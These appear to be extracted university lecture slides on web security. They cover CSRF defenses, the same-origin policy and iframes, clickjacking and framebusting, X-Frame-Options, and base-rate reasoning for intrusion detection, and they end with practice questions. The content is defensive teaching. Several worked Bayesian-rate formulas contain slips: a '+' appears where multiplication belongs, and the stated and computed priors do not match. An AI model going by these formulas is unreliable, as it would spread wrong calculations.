anitize all input immediately
(SQL, XSS, bash, etc.)

What order should the sanitization routines
be applied? SQL then XSS, XSS then SQL?




Context-Specific Sanitization




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CSRF Defenses

- Secret Validation Token



```
<input type=hidden value=23a3af01b>
```

- Referrer Validation



Not designed for CSRF Protection

e.php

- Origin Validation



Origin: <http://www.facebook.com/home.php>

* Referrer is misspelled as “referrer” in HTTP header field

Secret Token Validation



```
<input type=hidden value=23a3af01b>
```

- Requests include a hard-to-guess secret
 - Unguessability substitutes for unforgeability
- Variations
 - Session identifier
 - Session-independent token
 - Session-dependent token
 - HMAC of session identifier

Referrer Validation



Origin: `http://www.facebook.com/home.php`

HTTP Origin header

- ✓ Origin: `http://www.facebook.com/`
- ✗ Origin: `http://www.attacker.com/evil.html`
- ☐ Origin:

Lenient: Accept when not present (insecure)

Strict: Don't accept when not present (secure)

How does the “Like” button work?




Like Button Requirements:

- Needs to access cookie for domain facebook.com
- Can be deployed on domains other than facebook.com
- Other scripts on the page should not be able to click Like button

We need to *isolate* the Like button from the rest of the page

IFrames




Pages share same domain



Pages do not share same domain

The same-origin policy states that the DOM from one domain should not be able to access the DOM from a different domain

How does the “Like” button work?




```
<iframe id="f5b9bb75c" name="f2f3fdd398" scrolling="no"
title="Like this content on Facebook." class="fb_ltr"
src="http://www.facebook.com/plugins/like.php?api_key=11665616
1708917..." style="border: none; overflow: hidden; height:
20px; width: 80px;"></iframe>
```

The same-origin policy prevents the host from clicking the button and from checking if it's clicked

Using Frames for Evil

Which of the following would you like for free?



If pages with sensitive buttons can be put in an IFrame, then it may be possible to perform a Clickjacking attack

Which of the following would you like for free?



Complete iPad Purchase



Which of the following would you like for free?




Which of the following would you like for free?

iPad

Clickjacking

Clickjacking occurs when a malicious site tricks the user into clicking on some element on the page unintentionally.




Slides modeled after presentation by Lin-Shung Huang at USENIX 2012.

Paper: Lin-Shung Huang, Alex Moshchuk, Helen J. Wang, Stuart Schechter, and Collin Jackson. 2012. Clickjacking: attacks and defenses. In *Proceedings of the 21st USENIX conference on Security symposium* (Security'12). USENIX Association, Berkeley, CA, USA, 22-22.

Framebusting

Framebusting is a technique where a page stops functioning when included in a frame.

```
<script type="text/javascript">  
  if(top != self) top.location.replace(self.location);  
</script>
```



If the page with this script is embedded in a frame, then it will escape out of the frame and replace the embedding page

X-Frame-Options Header

DENY:


The page cannot be embedded in a frame

SAMEORIGIN:

The page can only be framed on a page with the same domain

ALLOW-FROM origin:

The page can only be framed on a page with a specific other domain



Can limit
flexibility and
might not work
on older browsers

Detection Theory

Base Rate, fallacies, and detection systems

Ω

Let Ω be the set of all possible events.

For example:

- Audit records produced on a host
- Network packets seen

Ω

Example: IDS Received 1,000,000 packets.
20 of them corresponded to an intrusion.

The *intrusion rate* $\Pr[I]$ is:

$$\Pr[I] = 20/1,000,000 = .00002$$


I

Set of intrusion
events **I**

Intrusion Rate:

$$\Pr[I] = \frac{|I|}{|\Omega|}$$

Ω




Defn: Sound
 $A \subseteq I$

Set of alerts **A**

Alert Rate:
 $\Pr[A] = \frac{|A|}{|\Omega|}$

Ω



Defn: Complete
 $I \subseteq A$


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Defn: False Negative

$$I \cap \neg A$$

Defn: False Positive

$$A \cap \neg I$$



Defn: True Positive


$$A \cap I$$

Defn: True Negative

$$\neg(A \cap I)$$

Ω

Think of the detection rate as the set of *intrusions raising an alert* normalized by the *set of all intrusions*.



Defn: Detection rate

$$\Pr[A|I] = \frac{\Pr[A \cap I]}{\Pr[I]}$$


Ω

Suppose:

$$|\Omega| = 1,000,000, |I| = 20$$

$$|I \cap A| = 18, |A| = 22$$


What is the detection rate?



$$\Pr[A|I] = \frac{\Pr[A \cap I]}{\Pr[I]} = \frac{18/1,000,000}{20/1,000,000} = .90 = 90\%$$

Ω

Think of the Bayesian detection rate as the set of *intrusions raising an alert* normalized by the *set of all alerts*. (vs. detection rate which normalizes on intrusions.)



Defn: Bayesian Detection rate

$$\Pr[I|A] = \frac{\Pr[A \cap I]}{\Pr[A]}$$


! Crux of IDS
■ usefulness

Suppose:

$$|\Omega| = 1,000,000, |I| = 20$$

$$|I \cap A| = 18, |A| = 22$$

What is the *Bayesian* detection rate $\Pr[I|A]$?



About 18% of all alerts
are false positives!

$$\Pr[I|A] = \frac{\Pr[A \cap I]}{\Pr[A]} = \frac{0.000018}{0.000022} = \overline{.81} \approx 82\%$$

Challenge

We're often given the detection rate and know the intrusion rate, and want to calculate the Bayesian detection rate

- 99% accurate medical test
- 99% accurate IDS
- 99% accurate test for deception
- ...

Calculating Bayesian Detection Rate

Fact: $\Pr[A] = \Pr[I] * \Pr[A|I] + \Pr[\neg I] * \Pr[A|\neg I]$

So to calculate the Bayesian detection rate:

$$\Pr[I|A] = \frac{\Pr[A \cap I]}{\Pr[A]}$$

One way is to compute:

$$\Pr[I|A] = \frac{\Pr[A \cap I]}{\Pr[I] * \Pr[A|I] + \Pr[\neg I] * \Pr[A|\neg I]}$$

Have: $\Pr[T] = 0.001$

$\Pr[A|T] = .99, \Pr[A|\neg T] = .01$

Want to calculate: $\Pr[T|A] = \frac{\Pr[T \cap A]}{\Pr[A]}$

Unknown

Unknown

Have: $\Pr[T] = 0.001$

$\Pr[A|T] = .99, \Pr[A|\neg T] = .01$

Want to calculate: $\Pr[T|A] = \frac{\Pr[T \cap A]}{\Pr[A]}$



$$= \frac{\Pr[T \cap A]}{\Pr[T] * \Pr[A|I] + \Pr[\neg T] + \Pr[A|\neg T]}$$

$$= \frac{\Pr[A|T] * P[T]}{\Pr[T] * \Pr[A|I] + \Pr[\neg T] + \Pr[A|\neg T]}$$

Have: $\Pr[T] = 0.00001$

$$\Pr[A|T] = .99, \Pr[A|\neg T] = .01$$

Want to calculate: $\Pr[T|A] = \frac{\Pr[A|T] * P[T]}{\Pr[T] * \Pr[A|I] + \Pr[\neg T] * \Pr[A|\neg T]}$

$$\frac{.99 * .001}{.001 * .99 + .999 * .01}$$
$$= 0.\overline{09} \approx 9\%$$

Practice Questions

Which of the following helps prevent CSRF attacks?

- Adding a “secret token” to important forms
- Sanitizing input received from POST requests
- Validating that the “Origin” header has a URL from an appropriate domain
- Checking that all users have a valid session token

In his guest lecture, Professor Christin described a technique for using compromised servers to sell unlicensed drugs online without being detected.

These compromised servers typically behaved normally, except when visitors reached the site by looking for certain terms on a search engine. How could the site tell when it was visited from a search engine?

You are chatting with your web designer friend who sadly has not taken 18-487. He is building a site that aggregates lots of personal information (stored in a SQL database) and displays statistics about that data. Your friend claims that even if his site has SQL injection vulnerabilities, he does not need to be worried about SQL injection for the following reasons:

- Data is only read from the database, so all database users have been set to only be able to use the “SELECT” query on the database (as opposed to “DELETE”, “INSERT”, or “UPDATE” queries). Attackers, therefore, cannot modify the database with SQL injection.**
- The results of any given query are never sent back directly to the user. Instead, they are aggregated and processed on the server to produce combined results that are later sent to the user.**

Why might your friend still need to be concerned about SQL injection?

